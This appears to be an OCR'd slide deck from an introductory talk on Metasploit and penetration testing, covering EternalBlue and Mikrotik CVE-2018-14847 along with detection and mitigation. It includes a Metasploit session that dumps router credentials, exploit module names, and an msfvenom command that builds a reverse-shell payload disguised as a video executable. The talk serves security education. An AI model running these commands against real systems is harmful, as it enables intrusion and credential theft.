Introduction to Metasploit and tools

Michal Novotný
Malware Researcher & Security Analyst
GREYCORTEX

Introduction

Michal Novotný

Malware Researcher & Security Analyst at

GREYCORTEX

&

Co-founder and member of

LH BRNO

E-mail: michal.novotny@greycortex.com
LI: https://www.linkedin.com/in/mignov/
GitHub: https://github.com/MigNov

Disclaimer

- this talk is NOT meant to promote any kind of illegal activity rather than warn users about real threats and tricks that bad guys use to take control over various devices, such as:
    - personal computers
    - server systems
    - personal assistants (PDAs)
    - mobile phones and tablets

Hacking & penetration testing

- nowadays “hacking” is an illegal activity of getting permission to access pages or systems we do not have permission to access

  - imagine we want to have access to a classified document but we are not granted such an access so we need to break (“hack”) into system

- there’s a legal way of hacking to audit systems by security specialists called “Ethical Hacking” (or often referred to as “penetration testing”)

  - Ethical hackers are security specialists paid by customers such as banks, governments and various organizations to reveal and audit vulnerabilities of their systems for customer’s security officers to implement to improve security

History of hacking

- 1960s - hacking - MIT university, “to fix” or “to improve”

- 1970s - phreaking (or “phone hacking”) - trick telephones to do free long distance calls by impersonating telephone operators - this involved modifying both hardware and software

- more advanced and more complex system always meant more opportunities for cyber crime development

History of penetration testing

- first seen in 1960s by The Tiger Teams

- the Tiger Teams were assigned some goal but they were not told how to achieve it so they were given freedom

- later in 1984 US Navy got hacking action when team of Navy Seals worked to evaluate how easily terrorists could access different naval bases

  - as a result the Computer Fraud and Abuse Act was written which allowed computer hacking under a contract between hacker and customer

- sometimes referred to as “pen-testing” because you have to have written permission to perform such an action on customer’s system (to avoid illegal activity)

Vulnerabilities

- nothing is ever perfect

- security vulnerability is a way how to trick application to run some code (remote code execution) or trigger information leakage

- a commonly used mitigation method is to run application with limited privileges (i.e. not Administrator or superuser – root)

- vulnerabilities are widely used by exploits in order to get access to machines

- usually designated by CVE (Common Vulnerability Exposure) numbers

Examples:

- BlueKeep (Windows RDP Vulnerability, CVE-2019-0708)

- EternalBlue (Windows SMB Vulnerability, CVE-2017-0144)

Exploits

- exploit means to “take advantage of something”

- pieces of software or data to take advantage of a bug or vulnerability

- widely used to attack legitimate systems using flaws in the software

- often can cause privilege escalation or denial of service (shutting down the service or system entirely)

- there are frameworks and utilities with exploitation functionality

Examples:

- Metasploit

- Routersploit (Metasploit-like utility to target routers)

Penetration testing tools

nessus® Professional

$$$

COBALT STRIKE
ADVANCED THREAT TACTICS FOR PENETRATION TESTERS

$$$

nexpose®

$$$

Metasploit

- penetration testing framework by Rapid7, open-source

- works best with other packages, such as:

    exploitdb – also can find exploit using searchsploit
    nmap – network mapper – “find your victim/s”
    hydra – login cracker - “crack victim’s password”
    iodine – DNS tunnel - “create a persistent backdoor”

- exploits - payloads ready to be used

- payloads – generate new payloads

- encoders - encode payload in harder-to-detect fashion

- meterpreter – environment for remote administration of victims

Metasploit

- part of Kali Linux, supports for various devices
  - e.g. Raspberry Pi 2 or newer (incl. RPi Zero) or Banana Pi
- supports Kali NetHunter – penetration testing mobile OS
- msfvenom – payload generator with encoding support
  - support for many binary formats and platforms
    - Windows
    - Linux
    - Android
    - Apple iOS

Example exploits in Metasploit

- can exploit various devices
  - Windows systems
    - EternalBlue (SMB, CVE-2017-0144, also MS17-010)
    - BlueKeep (RDP, CVE-2019-0708)
  - Linux systems
  - Routers
    - Cisco
    - Linksys
    - Mikrotik

EternalBlue

- developed by NSA, leaked by Shadow Brokers in 2017

- vulnerable implementation of SMBv1

- WannaCry and NotPetya malware

- CVE-2017-0144, also known as MS17-010

- Different versions for Windows < 8 and Windows 8+

- Implemented in Metasploit

  - auxiliary/scanner/smb/smb_ms17_010
  - auxiliary/admin/smb/ms17_010_command
  - exploit/windows/smb/ms17_010_eternalblue
  - exploit/windows/smb/ms17_010_eternalblue_win8

Mikrotik Credentials Disclosure

- discovered and fixed in April 2018

- CVE-2018-14847

- can expose Mikrotik user credentials

- abuses vulnerability in Mikrotik user accounts implementation

- RouterOS 6.29 up to 6.42 are vulnerable

- can be found on exploitdb (e.g. using searchsploit or website)


```
msf5 > search winbox

Matching Modules
================

   #  Name                                Disclosure Date  Rank    Check  Description
   -  ----                                ---------------  ----    -----  -----------
   0  auxiliary/windows/remote/45170      2018-05-21       normal  Yes    Mikrotik RouterOS WinBox Credentials Leakage (RouterOS v6
.29 - v6.42)


msf5 > use auxiliary/windows/remote/45170
msf5 auxiliary(windows/remote/45170) > set RHOSTS 192.168.122.100
RHOSTS => 192.168.122.100
msf5 auxiliary(windows/remote/45170) > exploit

[*] Running for 192.168.122.100...
[*] [192.168.122.100] - admin:
[*] [192.168.122.100] - admin:
[*] [192.168.122.100] - it:KjPq@zW*MTqS82ZX6C6Q64vmt
[*] [192.168.122.100] - admin:mojeMegaUltraGigaSilneHeslo
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(windows/remote/45170) >
```


Meterpreter

- Metasploit environment for remote administration

- can work in 3 modes:
    - TCP
    - HTTP
    - HTTPS
- many platforms including mobile platforms – Android, Apple
- msfvenom -p *windows/x64/reverse_https* -a *x64* –platform *windows* -f exe \
  LHOST=*192.168.122.12* LPORT=*4443* -o best-video-ever.exe
- https://www.offensive-security.com/metasploit-unleashed/meterpreter-basics/

Live demo


- Live demo using Metasploit and Kali Linux



Detection

- Intrusion Detection Systems (IDS) and NTA (network traffic analysis) tools can detect it

- Screenshot from GREYCORTEX MENDEL



		Name	Src Hosts	Dst Hosts	Events	Date
+	8	Scan: Internal Scan-like Behavior	1	1	1	10:45
+	6	Exploit: Mikrotik Winbox RCE Attempt (CVE-2018-14847)	1	1	4	10:40 – 10:41
+	6	Exploit: ETERNALBLUE Probe Vulnerable System Response MS17-010	1	1	1	10:50 – 10:51
+	6	Exploit: ETERNALBLUE Exploit M2 MS17-010	1	1	1	10:50 – 10:51
+	6	Exploit: Possible ETERNALBLUE Probe MS17-010 (MSF style)	1	1	1	10:50 – 10:51
+	6	Exploit: Possible ETERNALBLUE Probe MS17-010 (Generic Flags)	1	1	1	10:50 – 10:51
+	6	Exploit: Microsoft cmd.exe banner	1	1	1	10:50 – 10:51
+	4	ICMP-info: PING *NIX	1	2	10	10:44 – 10:48
+	4	Scan: Potential VNC Scan 5900-5920	1	1	1	10:44 – 10:45
+	4	Scan: Potential VNC Scan 5800-5820	1	1	1	10:44 – 10:45
+	3	Policy: Command Shell Activity Using Comspec Environmental Variable Over SMB - Very Likely Lateral Movement	1	1	5	10:47 – 10:49
+	3	Policy: SMB Remote AT Scheduled Job Create Request - Possible Lateral Movement	1	1	2	10:43 – 10:45

Mitigation

- Update/upgrade your systems (router firmware, OS)
  - periodic updates are necessary
  - enable automatic updates or notification of new updates
  - periodically check for updates in case of router firmware
    - stock firmware
    - OpenWRT
    - DD-WRT
- Read official sources for mitigation information if upgrade not possible
    - e.g. if fix is not available yet or you cannot upgrade for some reason

Security warning

- Some home network administrators use same passwords for their network devices (routers) and their personal accounts → this is very bad idea

- Use password managers with secure master password

- The talk in Czech language about passwords and security was held as Brno Legal Hackers event

    - https://www.youtube.com/watch?v=ph8jPVrUgqk

QUESTIONS?

Thank you!